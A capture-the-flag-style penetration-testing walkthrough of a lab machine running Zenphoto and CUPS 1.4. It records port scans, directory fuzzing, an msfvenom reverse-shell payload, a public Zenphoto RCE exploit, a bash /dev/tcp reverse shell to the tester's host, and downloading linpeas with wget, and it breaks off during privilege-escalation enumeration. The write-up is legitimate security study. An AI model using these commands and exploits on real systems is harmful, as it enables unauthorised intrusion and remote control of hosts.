Zenphoto

Key Takeaways

- Espescially on older systems, it is worth throwing out the kernel exploit after doing some thorough enumeration. Its unlikely on the exam probably, but like when time is limited, spending excess time digging through holes because I'm scared of kernel exploits (rightfully so to some degree as they can break things) could be ill advised. I believe I have a couple of times I can reset the machine too? So I guess if its an old standalone then maybe its the route.
- Think I will more consistently just drag nc onto systems for linux boxes instead of writing a sh script. Seems to be a more stable experience so far.

Walk Through

Starting with a quick rustscan

```
rustscan -a 192.168.110.41 --ulimit 5000 | tee rustscan.out



PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 61
23/tcp open  telnet  syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
```

Getting autorecon going

```
autorecon sudo autorecon --nmap-append="--min-rate=5000" --dirbuster.threads=30 -v 192.168.249.47
```

Running nmap


```
nmap -sC -sV 192.168.110.41 -oA default_scripts
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 11:06 EDT
Stats: 0:02:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 11:09 (0:00:42 remaining)
Nmap scan report for 192.168.110.41
Host is up (0.038s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 83:92:ab:f2:b7:6e:27:08:7b:a9:b8:72:32:8c:cc:29 (DSA)
|_  2048 65:77:fa:50:fd:4d:9e:f1:67:e5:cc:0c:c6:96:f2:3e (RSA)
23/tcp   open  ipp     CUPS 1.4
|_http-title: 403 Forbidden
|_http-server-header: CUPS/1.4
| http-methods: 
|_  Potentially risky methods: PUT
80/tcp   open  http    Apache httpd 2.2.14 ((Ubuntu))
|_http-server-header: Apache/2.2.14 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 209.42 seconds
```

- 22 SSH
- 23 Cups 1.4
- 80 Apache HTTP server
- 3306 MySQL?

22 SSH


Throwing out a random login attempt to the ssh server, it won’t accept a password only a key



```
┌──(kali㉿kali)-[~/pg/zenphoto]
└─$ ssh root@192.168.110.41
Unable to negotiate with 192.168.110.41 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

23 Cups 1.4

Checking for vulnerabilities in the cups version presented, there appears to be a RCE for cups versions below 2.0.3




```
┌──(kali㉿kali)-[~/pg/zenphoto]
└─$ searchsploit cups 1.4
---------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------- ---------------------------------
CUPS 1.4.2 - Web Interface Information Disclosure                                                               | linux/remote/34152.txt
CUPS < 2.0.3 - Multiple Vulnerabilities                                                                         | multiple/remote/37336.txt
CUPS < 2.0.3 - Remote Command Execution                                                                         | linux/remote/41233.py
---------------------------------------------------------------------------------------------------------------- ---------------------------------
```

This seems promising


Getting the path of the exploit and then copying it to my working directory

```
searchsploit -p 41233
```



```
┌──(kali㉿kali)-[~/pg/zenphoto]
└─$ searchsploit -p 41233
  Exploit: CUPS < 2.0.3 - Remote Command Execution
      URL: https://www.exploit-db.com/exploits/41233
     Path: /usr/share/exploitdb/exploits/linux/remote/41233.py
    Codes: CVE-2015-1158
 Verified: False
File Type: Python script, ASCII text executable
Copied EDB-ID #41233's path to the clipboard

┌──(kali㉿kali)-[~/pg/zenphoto]
└─$ cp /usr/share/exploitdb/exploits/linux/remote/41233.py .
```

Looking at the source, it looks like I just provide a couple of arguments and it should be fine. Will need to presumably generate a reverse shell payload in the form of a shared object



```
def usage ():
    print   ("python script.py <args>\n"
            "   -h, --help:             Show this message\n"
            "   -a, --rhost:            Target IP address\n"
            "   -b, --rport:            Target IPP service port\n"
            "   -c, --lib               /path/to/payload.so\n"
            "   -f, --stomp-only        Only stomp the ACL (no postex)\n"
            "\n"
            "Examples:\n"
            "python script.py -a 10.10.10.10 -b 631 -f\n"
            "python script.py -a 10.10.10.10 -b 631 -c /tmp/x86reverseshell.so\n")
    exit()
```

Making a so reverse shell payload... i think

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.45.156 LPORT=80 -f elf-so -o shell.so
```

Running the exploit with python3, I got the tripple quotes error so I realized I needed to run the exploit in python2

```

python3 41233.py -a 192.168.110.41 -b 23 -c /home/kali/pg/zenphoto/shell.so
  File "/home/kali/pg/zenphoto/41233.py", line 16
    print '''

python2 41233.py -a 192.168.110.41 -b 23 -c /home/kali/pg/zenphoto/shell.so
```

The exploit failed, saying there were no printers.

Looking at the other option of interest from searchsploit


https://www.exploit-db.com/exploits/37336

This appears to be an attack chain that utilizes an XSS vulnerability to bypass default configuration settings hat bind the cups scheduler to its localhost or loopback interface.

This seems interesting, but I think it would be good to check the other services before diving too deep

80 HTTP

Browsing to the page it just says under construction




UNDER CONTRUCTION

Looking at the dirbuster / feroxbuster results for this site there are a couple of pages that gave 200s

```
200      GET        4l        5w       75c http://192.168.110.41/
200      GET        4l        5w       75c http://192.168.110.41/index
200      GET        4l        5w       75c http://192.168.110.41/index.html
200      GET      101l      416w     5015c http://192.168.110.41/test/
```

test is the one that sounds most interesting




Gallery

You can insert your Gallery description on the Admin Options Gallery tab.

RSS | Archive View | Powered by ZENPHOTO


This page says that I can insert a gallery description on the admin options gallery tab this makes me think I may need to fuzz one layer deeper for subdirectories under test

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.110.41/test/FUZZ
```



```
albums                  [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 35ms]
plugins                 [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 35ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 5015, Words: 345, Lines: 102, Duration: 2722ms]
# on at least 2 different hosts [Status: 200, Size: 5015, Words: 345, Lines: 102, Duration: 2724ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 5015, Words: 345, Lines: 102, Duration: 2850ms]
#                       [Status: 200, Size: 5015, Words: 345, Lines: 102, Duration: 2850ms]
# Copyright 2007 James Fisher [Status: 200, Size: 5015, Words: 345, Lines: 102, Duration: 2970ms]
index                   [Status: 200, Size: 5015, Words: 345, Lines: 102, Duration: 2972ms]
cache                   [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 35ms]
favicon                 [Status: 200, Size: 1406, Words: 2, Lines: 1, Duration: 38ms]
robots                  [Status: 200, Size: 190, Words: 9, Lines: 9, Duration: 35ms]
uploaded                [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 36ms]
                        [Status: 200, Size: 5015, Words: 345, Lines: 102, Duration: 95ms]
:: Progress: [220559/220559] :: Job [1/1] :: 815 req/sec :: Duration: [0:04:34] :: Errors: 0 ::
```


Robots.txt file



```
User-agent: *
Disallow: /test/albums/
Disallow: /test/cache/
Disallow: /test/themes/
Disallow: /test/zp-core/
Disallow: /test/zp-data/
Disallow: /test/page/search/
Disallow: /test/uploaded/
```

this leaks some pages that might be of interest

/test/albums has directory browsing enabled




Index of /test/albums

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.2.14 (Ubuntu) Server at 192.168.110.41 Port 80

/test/cache did as well

/test/themes did but it had some files to look at in there so it was a bit more interesting




Index of /test/themes

```
       Name              Last modified    Size Description
Parent Directory                             -
default/               03-Oct-2011 17:51     -
effervescence_plus/    03-Oct-2011 17:51     -
garland/               03-Oct-2011 17:51     -
stopdesign/            03-Oct-2011 17:51     -
zenpage/               03-Oct-2011 17:51     -
```

Apache/2.2.14 (Ubuntu) Server at 192.168.110.41 Port 80

the directories, took me to a blank page

Naviagating to zp-core redirected me to a login page



Login

User

Password*

*Enter CAPTCHA in place of *Password* to request a password reset.


tried some login attempts

- zenphoto:zenphoto
- admin:admin
- admin:password
- zenphoto:password

Googlging zenphoto default credentials I found an exploit that combines an XSS vulnerability with a CSRF vulnerability

Before digging into this, I wanted to continue looking at the other pages, as directory browsing being enabled was a common theme and maybe there is a file of interest

Going to /test/zp-data/ I found some files, but when i tried to view them they either showed up as empty or not allowed



```
Index of /test/zp-data

      Name             Last modified      Size Description
-------------------------------------------------------------
 Parent Directory                           -
 security_log.txt   09-Nov-2011 06:56   659
 setup_log.txt      09-Nov-2011 06:54  1.8K
 tést.jpg           09-Nov-2011 06:54   268
 zp-config.php      09-Nov-2011 06:54  4.3K
-------------------------------------------------------------
Apache/2.2.14 (Ubuntu) Server at 192.168.110.41 Port 80
```

Looking at the /test/uploaded directory there was directory browing enabled, but no files.

Now that I’ve looked through the directories I had two ideas turn back to zen photo exploits research, or try the interactive XSS + CSRF credential stealing exploit I saw earlier.

Opting to try a simpler route first I googled zenphoto rce and the first one that came up was


https://www.exploit-db.com/exploits/18083

Looking at the source code, it looks like I provide the target ip and then a path to zenphoto, which in our case is /test

```
php 18083.php 192.168.110.41 /test/
```


Initial Access

This exploit works and I pop a shell as the web server user



```
┌──(kali㉿kali)-[~/pg/zenphoto]
└─$ php 18083.php 192.168.110.41 /test/

+-----------------------------------------------------------+
| Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by EgiX |
+-----------------------------------------------------------+

zenphoto-shell# whoami
www-data

zenphoto-shell# 
```


It is a 32 bit system and I don’t have sudo -l permissions it looks like



```
zenphoto-shell# uname -a
Linux offsecsrv 2.6.32-21-generic #32-Ubuntu SMP Fri Apr 16 08:10:02 UTC 2010 i686 GNU/Linux

zenphoto-shell# sudo -l

zenphoto-shell# 
```


Attempting to move out of the directory m shell was spawned in seems limited

The home directory seems to have no other users in it



```
zenphoto-shell# ls /home
local.txt
```

I cant write to my local directory, but I can write to tmp



```
zenphoto-shell# touch test

zenphoto-shell# ls
class.auth.php
class.file.php
class.history.php
class.image.php
class.manager.php
class.pagination.php
class.search.php
class.session.php
class.sessionaction.php
class.upload.php
config.base.php
config.php
config.tinymce.php
data.php
function.base.php

zenphoto-shell# touch /tmp/test

zenphoto-shell# ls /tmp
test
vmware-root

zenphoto-shell# 
```

checking if wget is on the system

```
which wget

/usr/bin/wget
```

it is, so I think I will try to write a more stable shell to tmp

writing a shell to tmp


```
echo "/bin/bash -i >& /dev/tcp/192.168.45.156/80 0>&1" >> /tmp/shell.sh
```

starting a listener on kali

```
rlwrap nc -lvnp 80
```

running the reverse shell script

```
/bin/bash -i >& /dev/tcp/192.168.45.156/80 0>&1
```



```
┌──(kali㉿kali)-[~/pg/zenphoto]
└─$ rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.110.41] 43879
bash: no job control in this shell
<p-extensions/tiny_mce/plugins/ajaxfilemanager/inc$ ls
ls
class.auth.php
class.file.php
class.history.php
class.image.php
class.manager.php
class.pagination.php
class.search.php
class.session.php
class.sessionaction.php
class.upload.php
config.base.php
config.php
config.tinymce.php
data.php
function.base.php
<p-extensions/tiny_mce/plugins/ajaxfilemanager/inc$ cd ..
cd ..
<re/zp-extensions/tiny_mce/plugins/ajaxfilemanager$ ls
ls
_ajax_get_details_listing.php
_ajax_get_thumbnail_listing.php
_ajax_load_folders.php
ajax_create_folder.php
ajax_delete_file.php
```

I can now move out of that current directory which is nice

Moving to tmp and downloading linpeas

starting a python web server hosting linpeas

```
python3 -m http.server
```


using wget to download linpeas

```
wget http://192.168.45.156:8000/linpeas.sh -O linpeas.sh
```

running linpeas

```
chmod +x linpeas.sh

./linpeas.sh | tee linpeas.out
```

Sudo version

